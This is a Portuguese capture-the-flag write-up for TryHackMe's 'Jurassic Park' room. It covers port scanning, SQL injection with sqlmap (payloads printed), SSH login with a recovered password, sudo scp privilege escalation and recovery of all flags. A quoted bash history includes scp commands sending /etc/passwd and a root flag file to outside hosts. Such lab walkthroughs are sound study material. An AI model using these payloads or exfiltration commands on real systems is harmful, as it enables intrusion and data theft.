# **Jurassic Park**

## **TryHackMe**



Começando o desafio, fazemos uma enumeração com o nmap e descobrimos somente as portas 22 e 80 abertas. Com isso, vamos tentar explorar a aplicação web.

```
(root Pontost)-[~/Documents/TryHackMe/JurassicPark]

In mnap -SSV -Pn --open -v 10.10.28.52
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2022-10-18 23:19 -03
NSE: Loaded 45 scripts for scanning.
Initiating Parallel DNS resolution of 1 host. at 23:19
Completed Parallel DNS resolution of 1 host. at 23:19
Completed Parallel DNS resolution of 1 host. at 23:19, 0.00s elapsed
Initiating SYN Stealth Scan at 23:19
Scanning 10.10.28.52 [1000 ports]
Discovered open port 22/tcp on 10.10.28.52
Completed SYN Stealth Scan at 23:19, 3.71s elapsed (1000 total ports)
Initiating Service scan at 23:19, 3.71s elapsed (1000 total ports)
Scanning 2 services on 10.10.28.52
Completed Service scan at 23:19, 6.75s elapsed (2 services on 1 host)
NSE: Script scanning 10.10.28.52.
Initiating NSE at 23:19
Completed NSE at 23:19, 1.48s elapsed
Initiating NSE at 23:19
Completed NSE at 23:19, 1.43s elapsed
Nmap scan report for 10.10.28.52
Host is up (0.37s latency).
Not shown: 998 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.6 (Ubuntu Linux; protocol 2.0)
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 13.72 seconds
Raw packets sent: 1102 (48.488KB) | Rcvd: 1056 (42.248KB)
```

Então sabendo disso, podemos entrar no site da porta 80 para tentarmos explorarmos.



Entrando nele temos uma tela de início com o tema do Jurassic Park, o que deixa o CTF bem interessante.

Fazendo mais enumerações na aplicação, conseguimos acessar o diretório /assets que está com directory listening.




Não achamos nada de interessante nele, apenas alguns vídeos e imagens temáticas.


Então seguindo, analisamos o código fonte da aplicação e nele descobrimos o cominho para o shop.

```
→ C m
                                                            diew-source:http://10.10.28.52/
  1 <!DOCTYPE html>
     <html lang="en">
       <title>Jarassic Park</title>
       k rel="icon" type='image/png" href="assets/favicon.png"/>
<meta charset="utf-8">
        <meta name="viewport" content="width=device-width, initial-scale=1">
k rel="stylesheet" href="assets/bootstrap.min.css">
         <script src="assets/jquery.min.js"></script>
<script src="assets/bootstrap.min.js"></script>
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
                font-family: "Courier New", Times, serif;
            body {
background-color: #2f2e2e;
               color: white;
            .black {
              position:relative;
               top: -20px;
padding-top: 40px;
               background-color: black;
              color: white;
width: 100%;
box-shadow: 4px 0px 4px 4px black;
<img width=300px src="assets/Jurassic-Park-Logo.png"></br></br>
</hl>Welcome to Jarassic Park!</hl></br>
34
        </section>
<div class="container text-center">
        <ing width=250px src="assets/sachs_dino.gif"></br></br>
</a>
<a href=""style="assets/sachs_dino.gif"></br></a>
<a href="style="assets/theme.mp3" autoplay></video></a>
38
42 </body>
43 </html>
```

Quando entramos no shop, conseguimos selecionar um produto e somos redirecionados diretamente para uma página que informa sobre ele.



Podemos ver que existe um parâmetro chamada "id" e estamos atualmente no 3, então sabendo disso vamos tentar um SQL Injection básico.



Demos o comando sleep na aplicação e fomos retornados para uma página troll que nos bloqueou.

Então podemos tentar jogar essa requisição no sqlmap para ver se conseguimos algo.

Na nossa requisição colocamos as tags –random-agent (pois somos bloqueados que usamos o user-agent do sqlmap) e especificamos o banco de dados MySQL, pois se trata de uma aplicação em php.

Com isso, depois de um tempo conseguimos chegar em um resultado.

```
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n sqlmap identified the following injection point(s) with a total of 342 HTTP(s) requests:

Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=3 AND 6251=6251

Type: error-based
Title: MySQL > 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: id=3 AND GTID_SUBSET(CONCAT(0*7171627671,(SELECT (ELT(6866-6866,1))),0*716a6a7071),6866)

Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: id=3 AND (SELECT 3948 FROM (SELECT(SLEEP(5)))Eayl)

[23:38:20] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[23:38:20] [IMFO] the back-end DBMS is MySQL
[proxychains] Dynamic chain ... 127.0.0.1:8080 ... 10.10.28.52:80 ... 0K
[proxychains] Dynamic chain ... 127.0.0.1:8080 ... 10.10.28.52:80 ... 0K
[proxychains] Dynamic chain ... 127.0.0.1:8080 ... 10.10.28.52:80 ... 0K
[proxychains] Dynamic chain ... 127.0.0.1:8080 ... 10.10.28.52:80 ... 0K
[proxychains] Dynamic chain ... 127.0.0.1:8080 ... 10.10.28.52:80 ... 0K
[proxychains] Dynamic chain ... 127.0.0.1:8080 ... 10.10.28.52:80 ... 0K
[proxychains] Dynamic chain ... 127.0.0.1:8080 ... 10.10.28.52:80 ... 0K
[proxychains] Dynamic chain ... 127.0.0.1:8080 ... 10.10.28.52:80 ... 0K
[proxychains] Dynamic chain ... 127.0.0.1:8080 ... 10.10.28.52:80 ... 0K
[proxychains] Dynamic chain ... 127.0.0.1:8080 ... 10.10.28.52:80 ... 0K
[proxychains] Dynamic chain ... 127.0.0.1:8080 ... 10.10.28.52:80 ... 0K
[proxychains] Dynamic chain ... 127.0.0.1:8080 ... 10.10.28.52:80 ... 0K
[proxychains] Dynamic chain ... 127.0.0.1:8080 ... 10.10.28.52:80 ... 0K
[proxychains] Dynamic chain ... 127.0.0.1:8080 ... 10.10.28.52:80 ... 0K
[proxychains] Dynamic chain ... 127.0.0.1:8080 ... 0K
```

Vimos que a aplicação realmente é vulnerável à SQL Injection, então agora podemos começar a exploração enumerando toda a base.

#### **Databases:**

```
available databases [5]:
[*] information_schema
[*] mysql
[*] park
[*] performance_schema
[*] sys
```

## **Tables:**

```
Database: park
[2 tables]
+-----+
| items |
| users |
+-----+
```

## Dump:

Além disso, vimos que os usuários foram omitidos, porém como o próprio CTF nos diz, existe um usuário chamado dennis.

Agora para seguirmos com a exploração, vimos anteriormente que existe o ssh habilitado na aplicação, então podemos tentar nos conectar com o usuário "dennis" e uma das senhas encontradas.

```
ssh dennis@10.10.28.52
dennis@10.10.28.52's password:
Welcome to Ubuntu 16.04.5 LTS (GNU/Linux 4.4.0-1072-aws x86_64)
* Documentation: https://help.ubuntu.com
* Management:
                  https://landscape.canonical.com
                  https://ubuntu.com/advantage
* Support:
 Get cloud support with Ubuntu Advantage Cloud Guest:
   http://www.ubuntu.com/business/services/cloud
62 packages can be updated.
45 updates are security updates.
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
dennis@ip-10-10-28-52:~$
```

Conseguimos então nos conectar utilizando a senha "ih8dinos".

Agora que temos acesso ao servidor, vamos começar a explorá-lo para obtermos as flags.

```
dennis@ip-10-10-28-52:~$ ls -l
total 8
-rw-rw-r-- 1 dennis dennis 93 Feb 16 2019 flag1.txt
-rw-rw-r-- 1 dennis dennis 32 Feb 16 2019 test.sh
dennis@ip-10-10-28-52:~$ cat flag1.txt
Congrats on finding the first flag.. But what about the rest? :0
b89f2d69c56b9981ac92dd267f
dennis@ip-10-10-28-52:~$
```

Encontramos a primeira flag no diretório do usuário dennis e nele também vimos um arquivo interessante chamado "test.sh".

```
dennis@ip-10-10-28-52:~$ cat test.sh
#!/bin/bash
cat /root/flag5.txt
dennis@ip-10-10-28-52:~$
```


Vimos que existe a flag 5 no diretório do root, mas não há nada mais que possamos fazer com esse script por enquanto.

Vamos então tentar escalar nosso privilégio no sistema e para começar vamos ver se temos algum comando que podemos dar como sudo.

```
dennis@ip-10-10-28-52:~$ sudo -l
Matching Defaults entries for dennis on ip-10-10-28-52.eu-west-1.compute.internal:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin
User dennis may run the following commands on ip-10-10-28-52.eu-west-1.compute.internal:
    (ALL) NOPASSWD: /usr/bin/scp
```

Executando o sudo -l, vimos que podemos usar o scp como sudo, então agora é muito simples escalarmos nosso acesso.

Pesquisando no GTFObins, vimos os comandos que podemos dar para escalar nosso acesso com o scp.



Então replicamos e pronto, facilmente escalamos o acesso.

Agora o próximo passo foi conseguir uma shell interativa para não ficarmos muito travados na linha de comandos. Para fazer isso utilizamos o python.

```
# python -c "import pty;pty.spawn('/bin/bash')"
root@ip-10-10-28-52:~#
```

Agora como tínhamos visto antes, podemos rodar o script "**test.sh**" para pegarmos de maneira mais simples a flag 5.

```
root@ip-10-10-28-52:~# ls -l
total 8
-rw-rw-r-- 1 dennis dennis 93 Feb 16 2019 flag1.txt
-rwxrwxr-x 1 dennis dennis 32 Feb 16 2019 test.sh
root@ip-10-10-28-52:~# ./test.sh
2a7074e491fcacc7eeba97808dc5e2ec
root@ip-10-10-28-52:~#
```

Agora continuando a busca pelas 2 flags restantes, conseguimos achar a terceira no histórico de comandos do dennis ".bash history".

```
root@in-10-10-28-52:~# cat hash history
Flag3:b4973bbc9053807856ec815db25fb3f1
sudo -l
sudo scp
scp
sudo find
ls
vim test.sh
ls
cd ~
ls
vim test.sh
ls
ls -la
sudo scp -S test.sh
sudo scp /etc/password
sudo scp /etc/password localhost@10.8.0.6@~/
sudo scp /etc/passwd localhost@10.8.0.6@~/
sudo scp /etc/passwd dennis@10.0.0.59@~/
sudo scp /etc/passwd dennis@10.0.0.59:~/
sudo scp /etc/passwd dennis@10.0.0.59:/home/dennis
sudo scp /etc/passwd ben@10.8.0.6:/
sudo scp /root/flag5.txt ben@10.8.0.6:/
sudo scp /root/flag5.txt ben@10.8.0.6:~/
sudo scp /root/flag5.txt ben@10.8.0.6:~/ -v
sudo scp -v /root/flag5.txt ben@10.8.0.6:~/
sudo scp -v /root/flag5.txt ben@localhost:~/
sudo scp -v /root/flag5.txt dennis@localhost:~/
sudo scp -v /root/flag5.txt dennis@10.0.0.59:~/
sudo scp -v /root/flag5.txt ben@10.8.0.6:~/
ping 10.8.0.6
ping 10.8.0.7
sudo scp /root/flag5.txt ben@10.8.0.6:~/
sudo scp /root/flag5.txt ben@88.104.10.206:~/
sudo scp -v /root/flag5.txt ben@88.104.10.206:~/
sudo scp /root/flag5.txt ben@10.8.0.6:~/
ls
vim ~/.bash_history
root@ip-10-10-28-52:~#
```

Agora para acharmos a segunda flag realizamos uma busca recursiva que nos auxiliou um pouco.

```
root@ip-10-10-28-52:/# find / -name flag*
/root/flag5.txt
/home/dennis/flag1.txt
/sys/devices/pnp0/00:06/tty/ttyS0/flags
/sys/devices/vif-0/net/eth0/flags
/sys/devices/virtual/net/lo/flags
/sys/devices/platform/serial8250/tty/ttyS1/flags
/sys/devices/platform/serial8250/tty/ttyS2/flags
/sys/devices/platform/serial8250/tty/ttyS3/flags
/usr/src/linux-aws-headers-4.4.0-1072/scripts/coccinelle/locks/flags.cocci
/usr/src/linux-headers-4.4.0-1072-aws/include/config/zone/dma/flag.h
/boot/grub/fonts/flagTwo.txt
root@ip-10-10-28-52:/#
```

Então tendo seu diretório, conseguimos pegar a flag facilmente.

```
root@ip-10-10-28-52:/# cat /boot/grub/fonts/flagTwo.txt
96ccd6b429be8c9a4b501c7a0b117b0a
```

Fazendo isso concluímos com sucesso o CTF do Jurassic Park.